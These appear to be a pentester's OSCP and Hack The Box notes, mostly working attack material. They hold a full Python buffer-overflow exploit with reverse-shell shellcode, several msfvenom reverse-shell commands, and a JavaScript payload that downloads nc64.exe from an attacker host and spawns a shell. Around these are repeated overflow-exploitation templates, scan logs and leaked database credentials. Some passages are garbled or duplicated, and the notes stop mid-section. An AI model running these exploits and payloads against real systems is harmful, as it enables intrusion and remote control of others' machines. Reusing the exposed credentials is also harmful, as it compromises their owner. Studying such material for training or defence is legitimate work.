 0015EB98 B6 B7 B8 B0 B0 B0 BC BD 00 00 00 00 00 00 00 00  
 0015EBA0 BE BF C0 C1 C2 C3 C4 C5 00 00 00 00 00 00 00 00  
 0015EBA8 C6 C7 C8 C9 CA CB CC CD 00 00 00 00 00 00 00 00  
 0015EBB0 CE CF D0 D1 D2 D3 D4 D5 00 00 00 00 00 00 00 00  
 0015EBB8 D6 D7 D8 D9 DA DB DC DD 00 00 00 00 00 00 00 00  
 0015EBC0 DE DF E0 E1 E2 E3 E4 E5 00 00 00 00 00 00 00 00  
 0015EBC8 E6 E7 E8 E9 EA EB EC ED 00 00 00 00 00 00 00 00  
 0015EBD0 EE EF F0 F1 F2 F3 F4 F5 00 00 00 00 00 00 00 00  
 0015EBD8 F6 F7 F8 F9 FA FB FC FD 00 00 00 00 00 00 00 00  
 0015EBE0 FF FF 41 41 41 41 41 41 00 00 00 00 00 00 00 00

0019E858 7C EF 19 00 04 00 00 00 00 00 00 00 00 00 00 00  
 0019E860 A9 07 00 00 00 7C EF 19 00 00 00 00 00 00 00 00  
 0019E868 E0 ED 19 00 F0 64 28 00 00 00 00 00 00 00 00 00  
 0019E870 71 60 FB 00 7C E8 19 00 00 00 00 00 00 00 00 00  
 0019E878 7C EF 19 00 00 4F 56 52 46 00 00 00 00 00 00 00  
 0019E880 4C 57 20 01 02 03 06 07 00 00 00 00 00 00 00 00  
 0019E888 08 09 0A 0B 0C 0D 0E 0F 00 00 00 00 00 00 00 00  
 0019E890 10 11 12 13 14 15 16 17 00 00 00 00 00 00 00 00  
 0019E898 18 19 1A 1B 1C 1D 1E 1F 00 00 00 00 00 00 00 00  
 0019E8A0 20 21 22 23 24 25 26 27 00 00 00 00 00 00 00 00  
 0019E8A8 28 29 2A 2B 2C 2D 2E 2F 00 00 00 00 00 00 00 00  
 0019E8B0 30 31 32 33 34 35 36 37 00 00 00 00 00 00 00 00  
 0019E8B8 38 39 3A B0 B0 B0 00 00 00 00 00 00 00 00 00 00  
 0019E8C0 40 41 42 43 44 45 46 B0 00 00 00 00 00 00 00 00  
 0019E8C8 B0 49 B0 B0 4C 4D 4E 4F 00 00 00 00 00 00 00 00  
 0019E8D0 50 51 52 53 54 55 56 57 PQRSTUUV  
 0019E8D8 58 59 5A 5B 5C 5D 5E 5F XY2[~]^\_  
 0019E8E0 60 61 62 63 64 65 66 67 00 00 00 00 00 00 00 00  
 0019E8E8 68 69 6A 6B 6C 6D 6E 6F hijklnmo  
 0019E8F0 70 71 72 73 74 75 76 77 pqrstuuvw  
 0019E8F8 78 79 7A 7B 7C 7D 7E 7F xyz{!}^o  
 0019E900 80 81 82 83 84 85 86 87 Qweaaäääää  
 0019E908 88 89 8A 8B 8C 8D 8E 8F eeeiiiaAA  
 0019E910 90 91 92 93 94 95 96 97 Eeeffööööö  
 0019E918 98 99 9A 9B 9C 9D 9E 9F 900000000f  
 0019E920 A0 A1 A2 A3 A4 A5 A6 A7 aíóññññññ  
 0019E928 A8 A9 AA AB AC AD AE AF 00 00 00 00  
 0019E930 B0 B1 B2 B3 B4 B5 B6 B7 00 00 00 00  
 0019E938 B8 B0 B0 BB BC BD BE BF 00 00 00 00  
 0019E940 C0 C1 C2 C3 C4 C5 C6 C7 00 00 00 00  
 0019E948 C8 C9 CA CB CC CD CE CF 00 00 00 00  
 0019E950 D0 D1 D2 D3 D4 D5 D6 D7 00 00 00 00  
 0019E958 D8 D9 DA DB DC DD DE DF 00 00 00 00  
 0019E960 E0 E1 E2 E3 E4 E5 E6 E7 00 00 00 00  
 0019E968 E8 E9 EA EB EC ED EE EF 00 00 00 00  
 0019E970 F0 F1 F2 F3 F4 F5 F6 F7 00 00 00 00  
 0019E978 F8 F9 FA FB FC FD FE FF 00 00 00 00  
 0019E980 41 41 41 41 41 41 41 41 00 00 00 00 00 00 00 00  
 0019E988 41 41 41 41 41 41 41 41 00 00 00 00 00 00 00 00  
 0019E990 41 41 41 41 41 41 41 41 00 00 00 00 00 00 00 00  
 0019E998 41 41 41 41 41 41 41 41 00 00 00 00 00 00 00 00  
 0019E9A0 41 41 41 41 41 41 41 41 00 00 00 00 00 00 00 00  
 0019E9A8 41 41 41 41 41 41 41 41 00 00 00 00 00 00 00 00  
 0019E9B0 41 41 41 41 41 41 41 41 00 00 00 00 00 00 00 00

```
0BADF00D - Number of pointers of type 'push esp' :  
0BADF00D [+] Results :  
56526683 0x56526683 : jmp esp ! {PAGE_EXECUTE_READ}  
56526693 0x56526693 : call esp ! {PAGE_EXECUTE_READ}  
565266A3 0x565266A3 : push esp # ret ! {PAGE_EXECUTE_READ}  
0BADF00D Found a total of 3 pointers  
0BADF00D [+] This mona.py action took 0:00:00.609000
```

```
!mona jmp -r esp
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Exam/111$ msfvenom -p windows/shell_reverse_tcp LPORT=3232  
LHOST=192.168.19.38 -f c -a x86 --platform windows -b "\x00\x04\x47\x4A" EXITFUNC=thread  
Found 11 compatible encoders
```

```

1 #!/usr/bin/python
2 import sys, socket
3
4 payload = (
5 "\x2b\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xcc\x0\x5e\x81\x76\x0e"
6 "\x30\xa8\xfe\xbe\x83\xee\xfc\xe2\xf4\xcc\x40\x7c\xbe\x30\xa8"
7 "\x9e\x37\xd5\x99\x3e\xda\xbb\xf8\xce\x35\x62\xa4\x75\xec\x24"
8 "\x23\x8c\x96\x3f\x1f\xb4\x98\x01\x57\x52\x82\x51\xd4\xfc\x92"
9 "\x10\x69\x31\xb3\x31\x6f\x1c\x4c\x62\xff\x75\xec\x20\x23\xb4"
0 "\x82\xbb\xe4\xef\xc6\xd3\xe0\xff\x6f\x61\x23\xa7\x9e\x31\x7b"
1 "\x75\xf7\x28\x4b\xc4\xf7\xbb\x9c\x75\xbf\xe6\x99\x01\x12\xf1"
2 "\x67\xf3\xbf\xf7\x90\x1e\xcb\xc6\xab\x83\x46\x0b\xd5\xda\xcb"
3 "\xd4\xf0\x75\xe6\x14\xa9\x2d\xd8\xbb\x4\xb5\x35\x68\xb4\xff"
4 "\x6d\xbb\xac\x75\xbf\xe0\x21\xba\x9a\x14\xf3\xa5\xdf\x69\xf2"
5 "\xaf\x41\xd0\xf7\xa1\xe4\xbb\xba\x15\x33\x6d\xc0\xcd\x8c\x30"
6 "\xa8\x96\xc9\x43\x9a\xa1\xea\x58\xe4\x89\x98\x37\x57\x2b\x06"
7 "\xa0\x9\xfe\xbe\x19\x6c\xaa\xee\x58\x81\x7e\xd5\x30\x57\x2b"
8 "\xee\x60\xf8\xae\xfe\x60\xe8\xae\xd6\xda\x7\x21\x5e\xcf\x7d"
9 "\x69\xd4\x35\xc0\x3e\x16\x23\x8e\x96\xbc\x30\x4\x5e\x37\xd6"
0 "\xc2\xee\xe8\x67\xc0\x67\x1b\x4\xc9\x01\x6b\xb5\x68\x8a\xb2"
1 "\xcf\xe6\xf6\xcb\xdc\xc0\x0e\x0b\x92\xfe\x01\x6b\x58\xcb\x93"
2 "\xda\x30\x21\x1d\xe9\x67\xff\xcf\x48\x5a\xba\x7\xe8\xd2\x55"
3 "\x98\x79\x74\x8c\xc2\xbf\x31\x25\xba\x9a\x20\x6e\xfe\xfa\x64"
4 "\xf8\x8\xe8\x66\xee\x8\xf0\x66\xfe\xad\xe8\x58\xd1\x32\x81"
5 "\xb6\x57\x2b\x37\xd0\xe6\x8\xf8\xcf\x98\x96\xb6\xb7\xb5\x9e"
6 "\x41\xe5\x13\x1e\x3\x1a\x2\x96\x18\x5\x15\x63\x41\xe5\x94"
7 "\xf8\xc2\x3a\x28\x05\x5e\x45\xad\x45\xf9\x23\xda\x91\xd4\x30"
8 "\xfb\x01\x6b"
9 )
0 cmd = "OVRFLW "
1 junk = ("A" * 1377) + "\x83\x66\x52\x56" + ("\x90" * 16) + payload + ("\x90" * 16)
2 end = "\r\n"
3 buffer = cmd + junk + end
4 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
5 s.connect((sys.argv[1], 4455))
6 s.send(buffer)
7 s.recv(1024)
8 s.close()

```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Exam/46$ nmap -p- -Pn 192.168.38.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 01:52 EDT
Nmap scan report for 192.168.38.110
Host is up (0.016s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
554/tcp    open  rtsp
4455/tcp   open  prchat-user
5357/tcp   open  wsdapi
10243/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 104.69 seconds
```

```
C:\Users\admin\Desktop>whoami && hostname && type proof.txt && ipconfig
whoami && hostname && type proof.txt && ipconfig
b0f-vic\admin
b0f-vic
b05edaf84c63c45c3d4a93c22ec4ecb4
Windows IP Configuration
```

Ethernet adapter Local Area Connection:

```
Connection-specific DNS Suffix . .
Link-local IPv6 Address . . . . . : fe80::2936:6c7f:3b30:d253%14
IPv4 Address. . . . . : 192.168.38.110
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.38.254
```

Tunnel adapter isatap.{0023BB13-5F1D-4139-9355-A564B8C0B425}:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
```

Tunnel adapter Local Area Connection\* 11:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
```

**192.168.38.153**

## **enumeration**

debian (ssh)

<https://github.com/jakgibb/nagiosxi-root-rce-exploit>

<https://www.exploit-db.com/exploits/46221>

```
<script type="text/javascript">var Http = new XMLHttpRequest();var url='/admin/backdoorchecker.php'; var  
params='cmd=dir| powershell -c "iwr -uri http://10.10.14.10:8000/nc64.exe -outfile %temp%\a.exe";%temp%\a.exe -e  
cmd.exe 10.10.14.10 1111'  
;Http.open("POST", url, true);Http.setRequestHeader('Content-Type', 'application/x-www-form-  
urlencoded');Http.send(params);</script>
```

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn 192.168.38.153 && nmap -sC -sV -Pn 192.168.38.153 && nmap -p- -Pn 192.168.38.153 && nmap -Pn -p- -sU 192.168.38.153  
ttl=63
```

<http://www.kellyodonnell.com/content/determining-os-type-ping>

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-05-19 16:55 EDT

Nmap scan report for 192.168.38.153

Host is up (0.017s latency).

Not shown: 996 closed ports

PORt STATE SERVICE

22/tcp open ssh

80/tcp open http

389/tcp open ldap

443/tcp open https

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-05-19 16:55 EDT

Nmap scan report for 192.168.38.153

Host is up (0.014s latency).

Not shown: 996 closed ports

PORt STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)

| ssh-hostkey:

| 2048 d1:97:59:cf:b3:21:44:10:81:6a:33:29:eb:b6:b4:ae (RSA)

| 256 bc:56:85:87:a7:81:e4:bf:49:e3:18:de:c1:f7:1b:a6 (ECDSA)

|\_ 256 db:5a:18:1f:57:1c:8b:64:0f:a5:82:2a:61:f6:7e:e6 (ED25519)

80/tcp open http Apache httpd 2.4.25 ((Debian))

|\_http-server-header: Apache/2.4.25 (Debian)

|\_http-title: Nagios XI

389/tcp open ldap OpenLDAP 2.2.X - 2.3.X

443/tcp open ssl/http Apache httpd 2.4.25 ((Debian))

|\_http-server-header: Apache/2.4.25 (Debian)

|\_http-title: Nagios XI

| ssl-cert: Subject: commonName=10.60.60.216/organizationName=Nagios Enterprises/stateOrProvinceName=Minnesota/countryName=US

| Not valid before: 2019-02-18T14:02:28

|\_Not valid after: 2029-02-15T14:02:28

|\_ssl-date: TLS randomness does not represent time

| tls-alpn:

|\_ http/1.1

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 14.19 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-05-19 16:55 EDT

Nmap scan report for 192.168.38.153

Host is up (0.011s latency).

Not shown: 65530 closed ports

PORt STATE SERVICE

22/tcp open ssh

80/tcp open http

389/tcp open ldap

443/tcp open https

5667/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 13.58 seconds

You requested a scan type which requires root privileges.

QUITTING!

## **web**

PORT STATE SERVICE REASON VERSION  
80/tcp open http syn-ack Apache httpd 2.4.25 ((Debian))  
|\_http-server-header: Apache/2.4.25 (Debian)

PORT STATE SERVICE REASON VERSION  
443/tcp open ssl/http syn-ack Apache httpd 2.4.25 ((Debian))  
|\_http-server-header: Apache/2.4.25 (Debian)

# dirsearch

v0.3.9  
[|.|--|-|-|-|] (|\_||\_|)

Extensions: php, html | HTTP method: get | Threads: 20 | Wordlist size: 262937 | Recursion level: 10

Error Log: /Yeet/Tools/TireFire/dirsearch/logs/errors-20-05-19\_17-22-57.log

Target: http://192.168.38.153:80/nagiosxi

[17:22:57] Starting:  
[17:22:57] 403 - 302B - /nagiosxi/.php  
[17:22:57] 403 - 303B - /nagiosxi/.html  
[17:22:57] 302 - 27B - /nagiosxi/index.php -> http://192.168.38.153/nagiosxi/login.php?redirect=/nagiosxi/index.php%3f&noauth=1  
[17:22:57] 200 - 17KB - /nagiosxi/about/  
[17:22:57] 200 - 25KB - /nagiosxi/login.php  
[17:22:57] 302 - 27B - /nagiosxi/help/ -> http://192.168.38.153/nagiosxi/login.php?redirect=/nagiosxi/help/index.php%3f&noauth=1  
[17:22:57] 302 - 27B - /nagiosxi/tools/ -> http://192.168.38.153/nagiosxi/login.php?redirect=/nagiosxi/tools/index.php%3f&noauth=1  
[17:22:58] 302 - 27B - /nagiosxi/admin/ -> http://192.168.38.153/nagiosxi/login.php?redirect=/nagiosxi/admin/index.php%3f&noauth=1  
[17:22:58] 302 - 27B - /nagiosxi/reports/ -> http://192.168.38.153/nagiosxi/login.php?redirect=/nagiosxi/reports/index.php%3f&noauth=1  
[17:22:58] 302 - 27B - /nagiosxi/account/ -> http://192.168.38.153/nagiosxi/login.php?redirect=/nagiosxi/account/index.php%3f&noauth=1  
[17:22:58] 403 - 305B - /nagiosxi/images/  
[17:22:59] 403 - 307B - /nagiosxi/includes/  
[17:23:00] 302 - 0B - /nagiosxi/install.php -> http://192.168.38.153/nagiosxi/  
[17:23:00] 200 - 108B - /nagiosxi/backend/  
[17:23:00] 403 - 301B - /nagiosxi/db/  
[17:23:00] 403 - 302B - /nagiosxi/api/  
[17:23:01] 302 - 0B - /nagiosxi/upgrade.php -> index.php  
[17:23:02] 302 - 27B - /nagiosxi/config/ -> http://192.168.38.153/nagiosxi/login.php?redirect=/nagiosxi/config/index.php%3f&noauth=1  
[17:23:06] 200 - 0B - /nagiosxi/suggest.php  
[17:23:07] 302 - 27B - /nagiosxi/views/ -> http://192.168.38.153/nagiosxi/login.php?redirect=/nagiosxi/views/index.php%3f&noauth=1  
[17:23:11] 302 - 0B - /nagiosxi/rr.php -> login.php  
[17:27:22] Starting: about/  
[17:27:22] 403 - 309B - /nagiosxi/about/.html  
[17:27:22] 403 - 308B - /nagiosxi/about/.php  
[17:27:22] 200 - 17KB - /nagiosxi/about/index.php  
[17:27:22] 200 - 18KB - /nagiosxi/about/main.php  
[17:31:48] Starting: images/  
[17:31:48] 403 - 309B - /nagiosxi/images/.php  
[17:31:48] 403 - 310B - /nagiosxi/images/.html  
[17:31:55] 403 - 312B - /nagiosxi/images/social/  
[17:32:08] 403 - 312B - /nagiosxi/images/locale/  
[17:32:35] 403 - 314B - /nagiosxi/images/renewals/  
[17:36:13] Starting: includes/  
[17:36:13] 403 - 312B - /nagiosxi/includes/.html  
[17:36:13] 403 - 311B - /nagiosxi/includes/.php  
[17:36:14] 403 - 311B - /nagiosxi/includes/css/  
[17:36:16] 403 - 310B - /nagiosxi/includes/js/  
[17:36:16] 403 - 318B - /nagiosxi/includes/components/  
[17:36:17] 403 - 312B - /nagiosxi/includes/lang/  
[17:36:22] 403 - 313B - /nagiosxi/includes/fonts/  
[17:40:41] Starting: backend/  
[17:40:41] 403 - 311B - /nagiosxi/backend/.html  
[17:40:41] 403 - 310B - /nagiosxi/backend/.php  
[17:40:41] 200 - 108B - /nagiosxi/backend/index.php  
[17:40:43] 403 - 315B - /nagiosxi/backend/includes/  
[17:45:07] Starting: db/

[17:45:07] 403 - 306B - /nagiosxi/db/.html  
[17:45:07] 403 - 305B - /nagiosxi/db/.php  
[17:46:20] 403 - 307B - /nagiosxi/db/adodb/  
[17:49:34] Starting: api/  
[17:49:34] 403 - 307B - /nagiosxi/api/.html  
[17:49:34] 403 - 306B - /nagiosxi/api/.php  
[17:49:36] 403 - 311B - /nagiosxi/api/includes/  
[17:49:41] 200 - 32B - /nagiosxi/api/v1/  
[17:50:21] 200 - 32B - /nagiosxi/api/V1/  
[17:54:14] Starting: images/social/  
[17:54:14] 403 - 316B - /nagiosxi/images/social/.php  
[17:54:14] 403 - 317B - /nagiosxi/images/social/.html  
[17:58:50] Starting: images/locale/  
[17:58:50] 403 - 317B - /nagiosxi/images/locale/.html  
[17:58:50] 403 - 316B - /nagiosxi/images/locale/.php  
[18:03:39] Starting: images/renewals/  
[18:03:39] 403 - 318B - /nagiosxi/images/renewals/.php  
[18:03:39] 403 - 319B - /nagiosxi/images/renewals/.html  
[18:08:21] Starting: includes/css/  
[18:08:22] 403 - 316B - /nagiosxi/includes/css/.html  
[18:08:22] 403 - 315B - /nagiosxi/includes/css/.php  
[18:08:22] 403 - 318B - /nagiosxi/includes/css/themes/  
[18:13:08] Starting: includes/js/  
[18:13:08] 403 - 315B - /nagiosxi/includes/js/.html  
[18:13:08] 403 - 314B - /nagiosxi/includes/js/.php  
[18:13:08] 403 - 317B - /nagiosxi/includes/js/themes/  
[18:13:31] 403 - 313B - /nagiosxi/includes/js/d3/  
[18:16:55] 403 - 317B - /nagiosxi/includes/js/jquery/  
[18:17:51] Starting: includes/components/  
[18:17:51] 403 - 322B - /nagiosxi/includes/components/.php  
[18:17:51] 403 - 323B - /nagiosxi/includes/components/.html  
[18:17:51] 403 - 326B - /nagiosxi/includes/components/profile/  
[18:17:55] 403 - 324B - /nagiosxi/includes/components/proxy/  
[18:18:02] 403 - 326B - /nagiosxi/includes/components/actions/  
[18:18:09] 403 - 327B - /nagiosxi/includes/components/response/  
[18:18:17] 200 - 27B - /nagiosxi/includes/components/metrics/  
[18:18:28] 403 - 325B - /nagiosxi/includes/components/ rename/  
[18:18:41] 403 - 322B - /nagiosxi/includes/components/pnp/  
[18:18:45] 403 - 322B - /nagiosxi/includes/components/mtr/  
[18:19:05] 302 - 27B - /nagiosxi/includes/components/ccm/ -> http://192.168.38.153/nagiosxi/login.php?redirect=/nagiosxi/includes/components/ccm/index.php%3f&noauth=1  
[18:20:20] 403 - 322B - /nagiosxi/includes/components/rdp/  
[18:21:25] 403 - 322B - /nagiosxi/includes/components/duo/  
[18:22:19] Starting: includes/lang/  
[18:22:19] 403 - 316B - /nagiosxi/includes/lang/.php  
[18:22:19] 403 - 317B - /nagiosxi/includes/lang/.html  
[18:22:40] 403 - 319B - /nagiosxi/includes/lang/locale/  
[18:26:54] Starting: includes/fonts/  
[18:26:54] 403 - 318B - /nagiosxi/includes/fonts/.html  
[18:26:54] 403 - 317B - /nagiosxi/includes/fonts/.php  
[18:31:21] Starting: backend/includes/  
[18:31:21] 403 - 319B - /nagiosxi/backend/includes/.php  
[18:31:21] 403 - 320B - /nagiosxi/backend/includes/.html  
[18:35:56] Starting: db/adodb/  
[18:35:56] 403 - 311B - /nagiosxi/db/adodb/.php  
[18:35:56] 403 - 312B - /nagiosxi/db/adodb/.html  
[18:35:56] 200 - 11KB - /nagiosxi/db/adodb/docs/  
[18:35:57] 403 - 313B - /nagiosxi/db/adodb/tests/  
[18:35:57] 200 - 42B - /nagiosxi/db/adodb/server.php  
[18:35:59] 403 - 315B - /nagiosxi/db/adodb/contrib/  
[18:35:59] 403 - 312B - /nagiosxi/db/adodb/lang/  
[18:35:59] 403 - 315B - /nagiosxi/db/adodb/drivers/  
[18:36:19] 403 - 311B - /nagiosxi/db/adodb/xsl/  
[18:36:25] 403 - 315B - /nagiosxi/db/adodb/session/  
[18:36:35] 403 - 312B - /nagiosxi/db/adodb/pear/  
[18:36:35] 403 - 312B - /nagiosxi/db/adodb/perf/

[18:40:26] Starting: api/includes/  
[18:40:26] 403 - 315B - /nagiosxi/api/includes/.php  
[18:40:26] 403 - 316B - /nagiosxi/api/includes/.html  
[18:44:53] Starting: api/v1/  
[18:47:13] 200 - 34B - /nagiosxi/api/v1/license/  
[19:02:29] 500 - 0B - /nagiosxi/api/v1/uc.html  
[19:45:38] 500 - 0B - /nagiosxi/api/v1/3319/  
[19:45:38] 500 - 0B - /nagiosxi/api/v1/wpa.php

## **Pictures**

**Buff 10.10.10.198**

## **enumeration**

possible domain name

Projectworlds.in

users

mrb3n

Dr. Med. Kenneth H. Cooper

Larous India

gagen@gmail.com

passwords

12345

gajenpradhan18@gmail.com

gajen123@gmail.com

admin@admin.com

```
$mysql_host = "mysql16.000webhost.com";  
$mysql_database = "a8743500_secure";  
$mysql_user = "a8743500_secure";  
$mysql_password = "ipad12345";
```

## **nmap**

```
Nmap done: 1 IP address (1 host up) scanned in 42.86 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-31 18:38 EDT
Nmap scan report for 10.10.10.198
Host is up (0.23s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
8080/tcp  open  http   Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

```
Nmap done: 1 IP address (1 host up) scanned in 53.99 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-31 18:39 EDT
Nmap scan report for 10.10.10.198
Host is up (0.18s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE
7680/tcp  open  pando-pub
8080/tcp  open  http-proxy
```

# BO

```
Bytes to break      =
break Confirmed   =
Exact Location     =
overwrite confirmed =
Shellcode space    =
badchars          =
opcode             =
opcode hex         =
operation address =
little endian address =
```

## Find Offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
```

## Find BadChar

<http://www.whatasciicode.com/p/ascii-code-table.html>

```
c = ""
cl = []
badchar = [0x00]
for ch in range (0x00 , 0xFF+1):
    if ch not in badchar:
        cl.append(chr(ch))
for i in cl:
    c += i
input(c)
#buffer = c + ("A" * (2288 - len(c))) + ("B" * 4) + ("C" * 1800)
```

## to find JMP ESP

```
!mona jmp -r esp -cpb "\x00\x0A"      << bad charachters
    ^^^ may lead you right to it
!mona modules
    look for a .exe or dll with ASLR, DEP, and Rebase disabled. (ALso no bad chars in the address)
    !mona find -s "\xff\xe4" -m yeet.dll
        ^^^Look at address
if all else fails in the top left pane Ctrl f for JMP ESP
```

## If ESP is too small for shellcode,

1. see where you can write to (EAX, EBX, ECX)
2. find what exe\dll you can abuse (!mona modules)
3. use msf-nasm\_shell to find the opcodes (JMP xxx and CALL xxx are the only ones I know can work)
4. find an opcode in the abuseable exe\dll (!mona find -s "\xFF\xD1" -m VulnApp.exe)
5. Take the register address of that function and overwrite EIP with that (in little endian)
6. Call that opcode and two null bytes with ESP (Where your Cs roll over into)("\xFF\xD1\x90\x90") not little endian
7. drop your shell code where you are able to write with nulls around it.

## to find opcodes

```
msf-nasm_shell
    JMP xxx
    CALL xxx
```

## Payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
'\x00\x3b' -e x86/alpha_upper > payload.txt
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
'\x00\x0A\x0D\x25\x26\x2B\x3D' -e x86/shikata_ga_nai
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
'\x00\x0A\x0D\x25\x26\x2B\x3D' -e x86/shikata_ga_nai exitfuc=thread
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -b "\x0 0\x20" -f py -v shellcode
buffer = ("A" * 2288) + "\xcf\x10\x80\x14" + "\xff\xE4\x90\x90" + ("\x90" * 20) + payload + ("\x90" * 20)
```

# VulnApp1

```
Bytes to break      = 2560
break Confirmed   = X
Exact Location     = 2288 + B
overwrite confirmed = X
Shellcode space    = 1808
badchars          = \x00
JMP ESP            = 0x148010cf
little endian JMP ESP = "\xcf\x10\x80\x14"
```

## Find Offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
```

## to find JMP ESP

```
!mona jmp -r esp -cpb "\x00\x0A"      << bad charachters
    ^^^ may lead you right to it
!mona modules
look for a .exe or dll with ASLR, DEP, and Rebase disabled. (ALso no bad chars in the address)
!mona find -s "\xff\xe4" -m yeet.dll
    ^^^ Look at address
if all else fails in the top left pane Ctrl f for JMP ESP

If ESP is too small for shellcode,
1. see where you can write to (EAX, EBX, ECX)
2. find what exe\dll you can abuse (!mona modules)
3. use msf-nasm_shell to find the opcodes (JMP xxx and CALL xxx are the only ones I know can work)
4. find an opcode in the abuseable exe\dll (!mona find -s "\xFF\xD1" -m VulnApp.exe)
5. Take the register address of that function and overwrite EIP with that (in little endian)
6. Call that opcode and two null bytes with ESP (Where your Cs roll over into)("\xFF\xD1\x90\x90") not little endian
7. drop your shell code where you are able to write with nulls around it.
```

## to find opcodes

```
msf-nasm_shell
JMP xxx
CALL xxx
```

## Payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
'\x00\x3b' -e x86/alpha_upper > payload.txt
```

# VulnApp1.1

```
Bytes to break      = 2560
break Confirmed   = X
Exact Location     = 2288
overwrite confirmed = X
Shellcode space    = 1800
badchars          = 0x00
JMP ESP            = 148010cf
little endian JMP ESP = cf108014
```

## Find Offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
```

## Find BadChar

```
c = ""
cl = []
badchar = [0x00]
for ch in range (0x00 , 0xFF+1):
    if ch not in badchar:
        cl.append(chr(ch))
for i in cl:
    c += i
input(c)
```

## to find JMP ESP

```
!mona jmp -r esp -cpb "\x00\x0A"      << bad charachters
    ^^^ may lead you right to it
!mona modules
    look for a .exe or dll with ASLR, DEP, and Rebase disabled. (ALso no bad chars in the address)
!mona find -s "\xff\xe4" -m yeet.dll
    ^^^Look at address
if all else fails in the top left pane Ctrl f for JMP ESP
```

## Payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b \\x00 -e x86/alpha_upper > payload.txt
```

## VulnApp1.2

```
Bytes to break      = 2560
break Confirmed   = X
Exact Location     = 2288
overwrite confirmed = X
Shellcode space    = 1800
badchars          = \x00
JMP ESP            = 148010cf
little endian JMP ESP = "\xcf\x10\x80\x14"
```

Find Offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
```

Find BadChar

```
c = ""
cl = []
badchar = [0x00]
for ch in range (0x00 , 0xFF+1):
    if ch not in badchar:
        cl.append(chr(ch))
for i in cl:
    c += i
input(c)
```

to find JMP ESP

```
!mona jmp -r esp -cpb "\x00\x0A"      << bad charachters
    ^^^ may lead you right to it
!mona modules
    look for a .exe or dll with ASLR, DEP, and Rebase disabled. (ALso no bad chars in the address)
!mona find -s "\xff\xe4" -m yeet.dll
    ^^^Look at address
if all else fails in the top left pane Ctrl f for JMP ESP
```

If ESP is too small for shellcode,

1. see where you can write to (EAX, EBX, ECX)
2. find what exe\dll you can abuse (!mona modules)
3. use msf-nasm\_shell to find the opcodes (JMP xxx and CALL xxx are the only ones I know can work)
4. find an opcode in the abuseable exe\dll (!mona find -s "\xFF\xD1" -m VulnApp.exe)
5. Take the register address of that function and overwrite EIP with that (in little endian)
6. Call that opcode and two null bytes with ESP (Where your Cs roll over into)("\xFF\xD1\x90\x90") not little endian
7. drop your shell code where you are able to write with nulls around it.

to find opcodes

```
msf-nasm_shell
JMP xxx
CALL xxx
```

Payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
"\x00\x3b" -e x86/alpha_upper > payload.txt
```

# VulnApp1.3

```
Bytes to break      = 2560
break Confirmed   = x
Exact Location     = 2288
overwrite confirmed = x
Shellcode space    = 1800
badchars          = 0x00, 0x0a, 0x0d
opcode             = FFE4
opcode hex         = "\xFF\xE4\x00\x00"
operation address  = 148010cf
little endian address = "\xcf\x10\x80\x14"
```

Find Offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
```

Find BadChar

<http://www.whatasciicode.com/p/ascii-code-table.html>

```
c = ""
cl = []
badchar = [0x00]
for ch in range (0x00 , 0xFF+1):
    if ch not in badchar:
        cl.append(chr(ch))
for i in cl:
    c += i
input(c)
```

to find JMP ESP

```
!mona jmp -r esp -cpb "\x00\x0A"      << bad charachters
    ^^^ may lead you right to it
!mona modules
